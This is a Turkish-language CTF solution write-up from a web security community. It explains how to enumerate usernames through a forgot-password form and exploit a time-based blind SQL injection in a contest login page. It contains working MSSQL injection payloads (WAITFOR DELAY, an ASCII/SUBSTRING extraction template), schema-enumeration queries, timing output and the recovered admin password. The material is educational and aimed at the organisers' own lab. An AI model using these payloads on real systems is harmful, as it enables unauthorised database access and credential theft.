WGT Capture the Flag

Etik Saldır, Kitap Kazan, CTF v4

24.01.2011, Onur Yılmaz, contact-at-onuryilmaz-info


'Etik Saldır, Kitap Kazan' ana başlığı altında dördüncüsünü düzenlediğimiz CTF yarışmasını geçtiğimiz günlerde sonlandırdık. Yarışmaya gösterilen ilgi için teşekkür ediyor, Web Güvenliği Topluluğu adına yarışmada tek doğru cevabı gönderen Serkan Özkan'ı tebrik ediyoruz.

Senaryo


Senaryonun başlangıcını üçüncü CTF gibi hazırladım. CTF'e erişim sağlamak için kullanıcıların giriş sayfasını bulmaları ve daha sonra giriş sayfasındaki 'login' ve 'şifremi unuttum' alanlarını kullanarak, login alanını başarılı bir şekilde geçmeleri ve karşılaşacakları sayfadaki parolayı bizlere mail atarak iletmeleri gerekiyordu.

Çözüm

Bir önceki CTF'te ki giriş sayfasını deneyecek olanlar için şöyle bir sayfa hazırlamıştım;
http://ctf.webguvenligi.org/SistemeGirisSayfasi.aspx




Ama asıl giriş sayfamız;
http://ctf.webguvenligi.org/Login.aspx



Giriş sayfamızda bizi bir ‘giriş alanı’ ve ‘şifremi unuttum’ modülü karşılıyor olacaktı.

Daha önce WGT E-Dergi’de yazdığım ‘Kullanıcı Hesap Adlarının Tespiti’ [1] makalesinde anlatılan yöntemler ile, şifremi unuttum alanından doğru kullanıcı adlarını elde etmeniz gerekiyordu.

Kullanıcı adını ve mail adresini yanlış yazdığınız durumda verilecek uyarı; “Wrong e-mail and user name” iken, kullanıcı adını doğru fakat mail adresini yine yanlış yazdığınız durumda verilecek uyarı; “Wrong e-mail” idi. Aşağıdaki şekilde kullanıcı adını ‘administrator’ olarak yazdığınız durumda, doğru bir kullanıcı adı tespit ettiğinizi fark edecektiniz;



Neden doğru kullanıcı adına ihtiyacımız vardı ? Çünkü login alanındaki SQL Injection zafiyeti, sadece doğru kullanıcı adı ile çalışmakta.

Yani kullanıcı adı alanına doğru kullanıcı adı olan ‘administrator’ yazılacak, şifre kısmında SQL Injection için gerekli saldırı pattern’ı olacak, Role olarak da ‘Boss’ seçip sayfayı POST etmek gerekecek.

- **User:** administrator
- **Password:** '); WAITFOR DELAY '0:0:20'--
- **Role:** Boss

bilgileriyle ilgili alanları doldurarak sayfayı post ettiğinizde, cevabın 20sn sonra geldiğini tespit edecektiniz.

ACTUAL PERFORMANCE

ClientBeginRequest: 21:26:21.596
ClientDoneRequest: 21:26:21.596
DNS Lookup: 3ms
HTTPS Handshake: 0ms
ServerConnected: 21:26:21.832
ServerGotRequest: 21:26:21.832
ServerBeginResponse: 21:26:42.196
ServerDoneResponse: 21:26:42.196
ClientBeginResponse: 21:26:42.196
ClientDoneResponse: 21:26:42.196

Overall Elapsed: **00:00:20.6001783**

Yani Zaman Tabanlı SQL Injection zafiyeti olduğunu bu şekilde doğrulamış olacaktınız. [2]

İlgili zafiyeti kullanarak veritabanından veri çekebilmek için, aşağıdakina benzer bir sorgu hazırlamanız yeterli olacaktı.


```
');DECLARE @x as int;DECLARE @w as char(6);
SET @x=ASCII(SUBSTRING(({INJECTION}),1,1));
IF @x>97 SET @w='0:0:14' ELSE SET @w='0:0:01';
WAITFOR DELAY @w--
```

{INJECTION} olarak belirtilen yere çalışmasını istediğiniz SQL sorgusunu yazıp isteklerinizi gerçekleştirerek administrator kullanıcısına ait şifreyi elde etmeniz gerekecekti.


Bunun içinde aşağıdaki sorguları adım adım izlemeniz sizi doğru sonuca götürecektir;

SELECT TOP (1) name FROM sysobjects WHERE xtype = 'u'	Tablo isimlerinin saklandığı tablodan ilk sıradaki tablo ismini dönderecektir (tblUsers)
SELECT TOP (1) name FROM syscolumns WHERE id = (SELECT id FROM sysobjects WHERE name = 'tblUsers')	Kolon isimlerinin saklandığı tablodan, tblUsers tablosuna ait ilk sıradaki kolon ismini getirecektir
SELECT userPassword FROM tblUsers WHERE userName = 'administrator'	Tablo ve kolon isimlerini öğrendikten sonra da ilgili sorguyu yazmanız gerekiyordu.

Son sorguyu, yukarıda verdiğim Zaman Tabanlı SQL Injection zafiyetini sömürebileceğiniz sorguyla birleştirerek, administrator kullanıcısına ait şifreyi elde edebilecektiniz: **"58svs58svs"**



Doğru bilgileri girip giriş yaptığınızda ise aşağıdaki sayfa ile karşılaşacaktınız;



Referanslar

[1] Kullanıcı Hesap Adlarının Tespiti - http://dergi.webguvenligi.org/websec/46-kullanici-hesap-adlarinin-tespiti.wgt

[2] Zaman Tabanlı SQL Injection Saldırıları - http://dergi.webguvenligi.org/websec/38-zaman-tabanli-sql-injection-saldirilari.wgt